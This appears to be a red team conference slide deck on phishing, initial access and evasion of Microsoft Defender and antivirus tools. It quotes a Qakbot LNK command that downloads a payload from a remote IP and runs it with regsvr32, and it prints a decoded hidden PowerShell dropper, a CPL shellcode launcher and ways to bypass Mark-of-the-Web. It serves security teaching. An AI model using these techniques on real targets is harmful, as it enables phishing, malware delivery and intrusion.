


Initial Access Techniques and Evasion Tactics

Red Teamer's Delight

Dragoș Ionică & Matei Bădănoiu
Red Team Operators @Deloitte Romania



beacon> whoami



Dragoș IONICĂ

- 8+ years in IT sec
- Manager in Deloitte Risk Advisory
- Penetration tester, Red team operator, Social engineer
- Holding:
OSCP, OSWP, OSCE, OSWE, SEPP, CRTE, CTO, eCPTX,
eWPTX, GWAPT, GPEN and GXPN




Matei BĂDĂNOIU

- 5+ years in IT sec
- Senior Specialist in Deloitte Risk Advisory
- Penetration tester, Red team operator
- CVE Master (80+)
- Holding:
OSCP, OSCE, GPEN.

Agenda

- » OSINT like a pro
- » A Few Phishing Tricks
- » Initial Access in 2022
 - » Typical Vectors
 - » Rise of Containerized Malware
 - » The Beauty of HTML Smuggling
- » Evasion In-Depth
 - » Delivery
 - » Exploitation
 - » Installation
 - » AV Specifics
 - » Command & Control
 - » Exfiltration



Disclaimer

- » Initial Access & Evasion TTPs effectiveness is *very* Company/vendor specific
- » **Quite hard to maintain absolute 0% detection rate in mature, highly secured environments**
- » No fancy new tactics in this Talk
 - » Merely covering ones there were *actually working* in environments we've breached

Pseudo-Hands On

- » We will not hold a “hand on” lab during the presentation, but we do offer:
 - » For Redteamers: a guide on how to install Mythic, generate payloads and HTML Smuggling
 - » For Blueteamers: a set of malware sample to reverse or test on your AV of choice

<https://github.com/hacklikeared/RT-Tricks>



OSINT

OSINT

- » First step in any successful red team engagement
- » "Thorough preparation makes its own luck." - Joe Poyer
- » Identify useful information:
 - » Official Blog Posts => pretexts for Phishing attacks
 - » Job posts and job sites => identifying people of interest (technical proficiency, access levels)
 - » Emails & Leaks => potential usernames and passwords
 - » Security Software Providers/Partners => IPS/IDS, AV solutions and monitoring solutions
 - » Public Sites => Software solutions, servers => 0-days/CVEs



PHISHING

Phishing

- » Stay away of *fire & forget*, single-email exchanges
- » Develop multi-step plausible pretexts
 - » CV/Resume in response to real job offers, customer inquiries
 - » Investor Relations (IR) exchange leading to IPO/bonds/shares acquisition
 - » Lawyers, brokers, accountants – are so used to using Macros
- » Stick more to Third-Party communication channels
 - » *LinkedIn, Company's web chats, contact forms*
- » Bonkers tricks:
 - » *"This E-mail was scanned.[...] No Spam detected.
Links can be safely opened."*

Phishing

» Get familiar with

state-of-the-art Detections

- Here we reverse-engineer 20+

MS Defender for Office365

Anti-Spam rules

README.md

```
Anti_Spam_Rules_ReverseEngineered = \
{
    '3510050006' : logger.colored('(SPAM) Message contained embedded image.', 'red'),
    # https://docs.microsoft.com/en-us/answers/questions/416100/what-is-meanings-of-39x-microsoft-antispam-rules.html
    '520007050' : logger.colored('(SPAM) Moved message to Spam and created Email Rule to move messages from this sender.', 'red'),
    # triggered on an empty mail with subject being: "test123 - viagra"
    '162623004' : 'Subject line contained suspicious words (like Viagra).',
    # triggered on mail with subject "test123" and body being single word "viagra"
    '19618925003' : 'Mail body contained suspicious words (like Viagra).',
    # triggered on mail with empty body and subject "Click here"
    '28233001' : 'Subject line contained suspicious words luring action (ex. "Click here").',
    # triggered on a mail with test subject and 1500 words of http://nietzsche-ipsum.com/
    '30864003' : 'Mail body contained a lot of text (more than 10.000 characters).',
    # mails that had simple message such as "Hello world" triggered this rule, whereas mails with
    # more than 150 words did not.
    '564344004' : 'HTML mail body with less than 150 words of text (not sure how much less though).',
    # message was sent with a basic html and only one <u> tag in body.
    '67856001' : 'HTML mail body contained underline <u> tag.',
    # message with html,head,body and body containing simple text with no b/i/u formatting.
    '579124003' : 'HTML mail body contained text, but no text formatting (<b>, <i>, <u>) was present',
    # This is a strong signal. Mails without <a> doesnt have this rule.
    '166002' : 'HTML mail body contained URL <a> link.',
    # Message contained <a href="https://something.com/file.html?parameter=value" - GET parameter with value
    '21615005' : 'Mail body contained <a> tag with URL containing GET parameter: ex. href="https://foo.bar/file.html?parameter=value"',
    # Message contained <a href="https://something.com/file.html?parameter=https://another.com/website" - GET parameter with value
    # - GET parameter with value, being a URL to another website
    '45080400002' : 'Something about <a> tag\'s URL. Possibly it contained GET parameter with value or was encoded'
}
```

Phishing

» Apply Phishing e-mail *HTML Linting*

» On embedded URL's domain – **MS Defender for O365 ATP: Safe Links**


- » Categorisation, Maturity, Prevalence, Certificate CA signer (Lets Encrypt is a no-go)
- » Domain **Warm Up**

» Landing Page specific

- » Anti-Sandbox / Anti-Headless
- » **HTML Smuggling <3**

» Keep your URL contents benign

- » Beware of ?id= , ?campaign=, ?track=, /phish.php?sheep=
- » Number of GET params, their names & values DO MATTER



Phishing

» Apply Phishing e-mail *HTML Linting*

```
:: Phishing HTML Linter
Shows you bad smells in your HTML code that will get your mails busted!
Mariusz Banach / mgeeky
```

(1) Test: Embedded Images

DESCRIPTION:

Embedded images can increase Spam Confidence Level (SCL) in Office365 by 4 points. Embedded images are those with ``. They should be avoided.

CONTEXT:

```

```

ANALYSIS:

- Found 1 `` tags with embedded image (`data:image/png;base64,iVBORw0K`).
Embedded images increase Office365 SCL (Spam) level by 4 points!

(2) Test: Images without ALT

Tool
MXToolbox
CanIPhish
Mail-Tester
Litmus (Paid)
MailTrap (Paid)
Phishious
Mail Headers Analyzer
decode-spam-headers.py
phishing-HTML-linter.py

Phishing

- » Email sending strategy: MS Defender for Office365 cools down a sender upon **4-5th** mail
- » **Throttling *completely impacts your success rate***
- » What works nice for MDO:
 - » *GoPhish -> EC2 587/tcp Socat Redirector -> Gsuite -> Target*

ANALYSIS:

- List of server hops used to deliver message:

```
--> (1) "action" <action@           .com>  
  
|_> (2) SMTP-SERVICE (rev: ec2-35-180-      .eu-west-3.compute.amazonaws.com) (35.180.      )  
    time: 2021-10-15 08:57:33+00:00  
    id: u1sm167704wrb.39.2021.10.15.01.57.33  
    by: smtp-relay.gmail.com  
    with: ESMTPS  
    for: <           » (version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128)  
    extra:  
        - version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128  
        - PDT
```

```
|_> (3) mail-wr1-f97.google.com (209.85.221.97)
```

```
time: 2021-10-15 08:57:34+00:00  
id: fuzzy match: Exchange Server 2019 CU11; October 12, 2021; 15.2.986.9  
by: AM5EUR02FT024.mail.protection.outlook.com (10.152.8.126)  
with: Microsoft SMTP Server (version=TLS1_3 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA256)
```

```
#!/bin/bash  
socat -d -d TCP4-LISTEN:587,fork TCP4:smtp.gmail.com:587
```




INITIAL ACCESS

Typical Vectors - Executables

» Executable files

- » EXE
- » CPL - Control Panel Applet (DLL)
- » XLL - Excel Add-In (DLL)
- » WLL - Word Add-In (DLL)
- » SCR - Screensaver (EXE)
- » BAT, COM, PS1, SH

Beware of
DllMain &
Loader Lock
issues



The image shows a journal article cover from the Journal of Cybersecurity and Privacy. The title is "An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors". The authors are George Karantzas¹ and Constantinos Patsakis^{1,2,*}. The MDPI logo is in the top right corner.


» Very well detected

4.2.2. DLL-CPL-HTA

None of these three attack vectors produced any alerts and allowed the Cobalt Strike beacon to be executed covertly.

» Unless dealing with CrowdStrike

- » Which ignores CPL files and never scans them
- » 100% Success Rate, No Joke



```
//  
__declspec (dllexport) LONG CALLBACK CPLApplet(HWND hwndCpl, UINT msg, LPARAM lParam1, LPARAM lParam2)  
{  
    LaunchMyShellcode();  
    return 1;  
}
```

Typical Vectors - LNKs

- » Clever use of shortcut files
- » Decades-old threat -> *why not MOTW-blocking it?*
- » Still a popular threat, esp. in Phishing campaigns
 - » Qakbot, Trickbot, Emotet, Lockbit
- » Easy to detect, mostly preys on:
 - » Powershell
 - » Opening files lying around
- » **Mostly detected**



ippsec
@ippsec

Really enjoyed reading the APT-29 Article from Unit 42.
Decided to do a video talking about it and some light
reversing at the malware. Its pretty sad that APT-29 has
been doing the LNK in a ZIP TTP for 5+ years and
remained succesful by swapping payloads



proxylife
@prOxylife

#Qakbot - obama196 - .html > .zip > .lnk > .dll

HTML Smuggling.

```
cmd.exe /c set r1=regs
```

curl -s -o %temp%\theyOneAs.png
http://194.36.189.]211/whoThing.jpg

```
call %windir%\system32\r1%vr32  
%temp%\theyOneAs.png
```


bazaar.abuse.ch/sample/93f1d8a...

```
000004B0: 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 | . . . . . . .
000004C0: 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 | . . . . . . .
000004D0: 20 00 2F 00 63 00 20 00 170 00 6F 00 77 00 65 00 | ./.c.p.o.w.e.
000004E0: 72 00 73 00 68 00 65 00 16C 00 6C 00 20 00 2D 00 | r.s.h.e.l.l. ..
000004F0: 77 00 69 00 6E 00 64 00 16F 00 77 00 73 00 74 00 | w.i.n.d.o.w.s.t.
00000500: 79 00 6C 00 65 00 20 00 168 00 69 00 64 00 64 00 | y.l.e..h.i.d.d.
00000510: 65 00 6E 00 20 00 24 00 16C 00 6E 00 6B 00 70 00 | e.n..$.l.n.k.p.
00000520: 61 00 74 00 68 00 20 00 13D 00 20 00 47 00 65 00 | a.t.h..=.G.e.
00000530: 74 00 2D 00 43 00 68 00 169 00 6C 00 64 00 49 00 | t.-.C.h.i.l.d.I.
00000540: 74 00 65 00 6D 00 20 00 12A 00 2E 00 6C 00 6E 00 | t.e.m..x..l.n.
00000550: 6B 00 20 00 5E 00 7C 00 120 00 77 00 68 00 65 00 | k..^..l..w.h.e.
00000560: 72 00 65 00 2D 00 6F 00 162 00 6A 00 65 00 63 00 | r.e..o.b.j.e.c.
00000570: 74 00 20 00 7B 00 24 00 15F 00 2E 00 6C 00 65 00 | t..($..).l.e.
00000580: 6E 00 67 00 74 00 68 00 120 00 2D 00 65 00 71 00 | n.g.t.h..e..q.
00000590: 20 00 30 00 78 00 30 00 130 00 30 00 32 00 44 00 | .0.x.0.0.2.D.
000005A0: 37 00 31 00 36 00 7D 00 120 00 5E 00 7C 00 20 00 | 7.1.6.).^.I. .
000005B0: 52 00 65 00 6C 00 65 00 162 00 7E 00 2B 00 4E 00 | S..l..a..t..o
```


```
/c powershell -windowstyle hidden $lnkpath = Get-ChildItem *.lnk ^| where-object {$_.length -eq 0x0002D716} ^|
Select-Object -ExpandProperty Name; $file = gc $lnkpath -Encoding Byte; for($i=0; $i -lt $file.count; $i++) {
$file[$i] = $file[$i] -bxor 0x77 }; $path = '%temp%\tmp' + (Get-Random) + '.exe'; sc $path ([byte[]]($file ^|
select -Skip 002838)) -Encoding Byte; ^$path
```

Typical Vectors - Maldocs

- » Some Office documents DO NOT support Auto-Exec
- » But yet they can be instrumented to run VBA (**CustomUI**)
 - » **ppt, ppsm, pptm** - PowerPoint
 - » **doc, docx** - Word via Template Injection
 - » **xls, xlsx** - Excel via CustomUI Injection
- » Not so much anticipated

A screenshot of a terminal window titled 'Lister'. It displays a file tree and some XML content. The XML code shown is:

```
<customUI xmlns="http://schemas.microsoft.com/office/2006/01/customui">
  <onLoad="ngbpk" />
</customUI>
```




Typical Vectors - Maldocs

- » There are other uncommon Office related vectors that support Auto-Execution too:

- » **vdw, vsd, vsdm, vss, vssm, vstm, vst** – Visio
- » **mpd, mpp, mpt, mpw, mpx** – MS Project

- » Project_Open() anyone?
- » Not detected



Software Development Plan - Project Professional (Product Activation Failed)

visio-msgbox1.vsdm - Visio Professional (Product Activation Failed)


Microsoft Visual Basic for Applications

```
Private Sub Project_Open(ByVal pj As Project)
    MsgBox "Hello World from MS Project!"
End Sub
```

```
C:\Users\john.doe>assoc | findstr /I project
.mpd=MSProject.MPD
.mpp=MSProject.Project.9
.mpt=MSProject.Template
.mpw=MSProject.Workspace
.mpx=MSProject.MPX
```

Containerized Malware

- » Starting with 7 Feb 2022, Microsoft
blocks VBA macros in documents downloaded from Internet
- » Files downloaded from Internet have **Mark-of-the-Web (MOTW)** taint flag
- » Office documents having MOTW flag are VBA-blocked.



```
Administrator: Windows PowerShell
PS C:\Downloads\demo> Get-Item .\payload.doc -Stream *
FileName: C:\Downloads\demo\payload.doc
Stream          Length
:$DATA          730624
Zone.Identifier 26

PS C:\Downloads\demo> Get-Content .\payload.doc -Stream Zone.Identifier
[ZoneTransfer]
ZoneId=3
PS C:\Downloads\demo>
```

The following ZoneId values may be used in a Zone.Identifier ADS:

- 0. Local computer
- 1. Local intranet
- 2. Trusted sites
- 3. Internet
- 4. Restricted sites

<https://outflank.nl/blog/2020/03/30/mark-of-the-web-from-a-red-teams-perspective/>

Changing Default Behavior

We're introducing a default change for five Office apps that run macros:

VBA macros obtained from the internet will now be blocked by default.


 SECURITY RISK Microsoft has blocked macros from running because the source of this file is untrusted.

Learn More

Containerized Malware

- » MOTW, We Evade
 - » Some Container formats do not propagate MOTW flag to inner files.
 - » ISO / IMG
 - » 7zip*
 - » CAB
 - » VHD / VHDX
 - » In practice, not that much of apart from running off exotic
 - » Inner file w/o MOTW
- a game changer extension

